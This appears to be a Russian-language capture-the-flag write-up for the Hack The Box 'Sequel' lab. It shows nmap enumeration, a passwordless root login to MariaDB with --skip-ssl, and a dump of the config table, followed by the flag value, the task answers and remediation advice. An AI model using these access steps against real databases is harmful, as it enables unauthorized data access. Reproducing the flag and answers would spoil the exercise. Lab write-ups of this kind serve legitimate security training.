
Hack The Box: Sequel Writeup (Tier 0 – Starting Point)

Дата проведения аудита: 12 октября 2026 г.
Лабораторный контур: Kali Linux arm64 (Hypervisor: VMware Fusion Pro, Apple Silicon M4)
Целевой хост (Target IP): `10.129.95.232`
Результат: Полная компрометация реляционной СУБД (`SOLVED`), получен прямой неавторизованный доступ к таблицам базы данных в обход механизмов аутентификации, эксфильтрован Root-флаг.



---

1. Введение и Теоретический анализ Архитектуры СУБД

В ходе планового тестирования на проникновение исследован целевой хост `Sequel`. Данный аудит направлен на выявление критических недостатков конфигурации (Security Misconfiguration) реляционных СУБД.

1.1. Иерархическая структура данных SQL

Изучаемая система организует структурированное хранение информации по строгому канону реляционных баз данных:

* **SQL Service** (Служба СУБД) – управляет общими процессами и сетевыми сокетами.
* **Databases** (Базы данных / Кастомные пространства) – логические контейнеры для хранения данных приложений.
* **Tables** (Таблицы) – двумерные структуры, состоящие из **Columns** (Столбцов/Колонок) и **Rows** (Строк), на пересечении которых находятся целевые данные.

По умолчанию используемый протокол принимает входящие пакеты на стандартном **порту 3306 (TCP)** [source: google].

---


2. Этап разведки периметра методом Black Box (Enumeration)

2.1. Верификация доступности хоста

Перед началом сканирования портов проведена проверка стабильности зашифрованного сетевого канала с помощью утилиты `ping`:

```bash
ping -c 3 10.129.95.232
```

Результат: `3 packets transmitted, 3 received, 0% packet loss`. Среднее время задержки (RTT) составило ~150 мс, что подтвердило стабильность сетевого стека гипервизора.



2.2. Веерное сканирование (Nmap)


Согласно методологии тестирования «черного ящика» (Black Box), аудит проводился без первоначальных данных об открытых службах. Запущен веерный запрос на ТОП-1000 популярных портов с определением версий ПО (`-sV`) и активацией скриптов автоматического перечисления NSE (`-sC`):

```bash
sudo nmap -sC -sV 10.129.95.232
```

Результат работы сканера Nmap:


```text
PORT     STATE SERVICE VERSION
3306/tcp open  mysql?
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|_  Capabilities: 63487 (LongPassword, FoundRows, LongColumn...)
```

Сканирование официально подтвердило: порт **3306/tcp** находится в открытом состоянии (`open`), на нем развернут инстанс **MariaDB версии 10.3.27** под управлением ОС Debian [1.8, source: 4].



Примечание эксперта: Проведение вторичного точечного сканирования с флагами (`-Pn -p 3306 -sV`) признано технически нецелесообразным, так как базовый веерный скан предоставил исчерпывающую информацию, а лишние запросы создают избыточный сетевой шум и демаскируют операцию.

В тоже время, фактически сканирование проведено в учебных целях. Результаты получены в сокращенном точечном варианте.




---

3. Подготовка окружения и Траблшутинг (Exploitation)

3.1. Развертывание консольного SQL-клиента

Поскольку на атакующей инсталляции Kali Linux arm64 отсутствовали штатные бинарные инструменты для прямого

взаимодействия с сетевым сокетом MariaDB, произведена принудительная инициализация окружения:
```bash
sudo apt update && sudo apt install default-mysql-client -y
```




Особенности траблшутинга: В процессе интеграции пакетов в ОС Linux сработало интерактивное диалоговое окно `Package configuration` с запросом на автоматический перезапуск системных служб без подтверждения администратора. Успешно применена навигация клавиатурными стрелками и активирован легитимный вариант **`<Yes>`** для продолжения бесперебойной сборки пакета.

3.2. Обнаружение недостатка конфигурации (Null Session)

Служба MariaDB протестирована на наличие опасного дефекта пустой парольной защиты для административной учетной записи суперадмина **`root`**. Однако при первой попытке стандартного подключения зафиксирована ошибка сетевого протокола [source: google]:
```text
```

```
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it
```

Причина сбоя: Локальный современный клиент MariaDB принудительно инициировал шифрованное SSL/TLS соединение [source: google]. В то же время устаревший сетевой стек целевого сервера не поддерживал шифрование трафика базы данных, что привело к автоматическому сбросу сессии клиентом [source: google].




3.3. Изменение флагов подключения и прямой прорыв

Для преодоления конфликта протоколов применена принудительная инструкция отключения шифрования на стороне клиента с помощью флага `--skip-ssl` [source: google]:

```bash
mysql -h 10.129.95.232 -u root --skip-ssl
```

Удаленный сервер одобрил Null-сессию без ввода пароля, предоставив полный доступ к интерактивному административному SQL-шеллу: `MariaDB [(none)]>`.



3.4. Эксфильтрация данных из оперативной памяти СУБД

Сбор данных проводился последовательно с использованием встроенных SQL-инструкций (каждая инструкция завершалась обязательным управляющим символом `;`):

1. **Перечисление доступных баз данных:**
   ```sql
   MariaDB [(none)]> SHOW databases;
   ```

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.429 sec)
```

В выведенном списке системных карт идентифицирована целевая кастомная база данных **`htb`**.

2. **Переключение контекста на целевую базу:**
   ```sql
   MariaDB [(none)]> USE htb;
   Database changed
   ```

```
MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

3. **Обнаружение доступных таблиц:**
   ```sql
   MariaDB [htb]> SHOW tables;
   ```

```
MariaDB [htb]> show tables;
+----------------+
| Tables_in_htb  |
+----------------+
| config         |
| users          |
+----------------+
2 rows in set (0.150 sec)
```

Локализована целевая таблица настроек **`config`**.


4. **Анализ структуры столбцов таблицы:**
   ```sql
   MariaDB [htb]> DESCRIBE config;
   ```

   Подтверждено наличие колонок `id`, `name` и `value`.

5. **Полная выгрузка данных из таблицы (Дамп через символ `*`):**
   ```sql
   MariaDB [htb]> SELECT * FROM config;
   ```

```
MariaDB [htb]> select * FROM config;
+----+----------------------+----------------------------------+
| id | name                 | value                            |
+----+----------------------+----------------------------------+
|  1 | timeout              | 60s                              |
|  2 | security             | default                          |
|  3 | auto_logon           | false                            |
|  4 | max_size             | 2M                               |
|  5 | flag                 | 7b4bec00d1a39e3dd4e021ec3d915da8 |
|  6 | enable_uploads       | false                            |
|  7 | authentication_method | radius                           |
+----+----------------------+----------------------------------+
7 rows in set (0.142 sec)
```

Целевой хэш Root-флаг успешно эксфильтрован и отправлен на валидацию HTB.



---

4. Официальные ответы на контрольные вопросы (HTB Tasks)

* **Task 1 (Расшифровка аббревиатуры SQL):** `Structured Query Language`
* **Task 2 (Имя СУБД, разработанной сообществом):** `MariaDB`
* **Task 3 (Стандартный сетевой порт службы):** `3306`
* **Task 4 (Имя администратора без пароля):** `root`

* **Task 5 (Символ выгрузки всех данных из таблицы):** `*`
* **Task 6 (Символ обязательного завершения SQL-запроса):** `;`
* **Task 7 (Имя целевой базы данных на хосте):** `htb`
* **Task 8 (Команда выбора базы данных):** `use`
* **Task 9 (Команда вывода структуры колонок таблицы):** `describe`
* **Task 10 (Имя таблицы, содержащей флаг):** `config`

---

5. Рекомендации по устранению уязвимостей (Remediation)

1. **Установка пароля суперадминистратора:**
Для встроенной учетной записи `root` необходимо принудительно задать сложный, уникальный пароль, исключив возможность неавторизованного беспарольного входа [source: google].
2. **Запрет удаленного сетевого доступа для root:**
В конфигурационном файле СУБД активировать директиву, запрещающую пользователю `root` подключаться к серверу из внешних публичных сетей (разрешить доступ строго с `127.0.0.1` / `localhost`) [source: google].
3. **Обновление и настройка шифрования (TLS/SSL):**
Обновить СУБД MariaDB до актуальной стабильной версии и настроить обязательное безопасное шифрование сессий для предотвращения перехвата конфиденциального трафика базы данных в сети [source: google].